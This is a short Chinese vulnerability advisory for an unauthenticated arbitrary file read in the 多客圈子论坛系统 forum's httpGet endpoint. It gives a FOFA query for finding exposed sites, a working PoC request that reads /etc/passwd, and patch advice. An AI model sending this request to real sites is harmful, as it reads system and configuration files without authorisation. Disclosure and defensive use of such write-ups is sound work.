0x01 产品简介
多客圈子论坛系统是一种面向特定人群或特定话题的社交网络,它提供了用户之间交流、分享、讨论的平台。在这个系统中,用户可以创建、加入不同的圈子,圈子可以是基于兴趣、地域、职业等不同主题的。用户可以在圈子中发帖、评论、点赞等互动。社交圈子论坛系统除了提供基本的社交功能外,还可以根据用户行为和兴趣为用户推荐相关内容。
0x02 漏洞概述
多客圈子论坛系统 /index.php/api/login/httpGet 接口处存在任意文件读取漏洞,未经身份验证攻击者可通过该漏洞读取系统重要文件(如数据库配置文件、系统配置文件)、数据库配置文件等等,导致网站处于极度不安全状态。
0x03 复现环境

FOFA:body="/static/index/js/jweixin-1.2.0.js"
0x04 漏洞复现

PoC
GET /index.php/api/login/httpGet?url=file:///etc/passwd HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
PS:Windows读取C:/windows/win.ini
0x05 修复建议
关闭互联网暴露面或接口设置访问权限
目前软件已发布安全修复更新,受影响用户可以联系厂商获取补丁。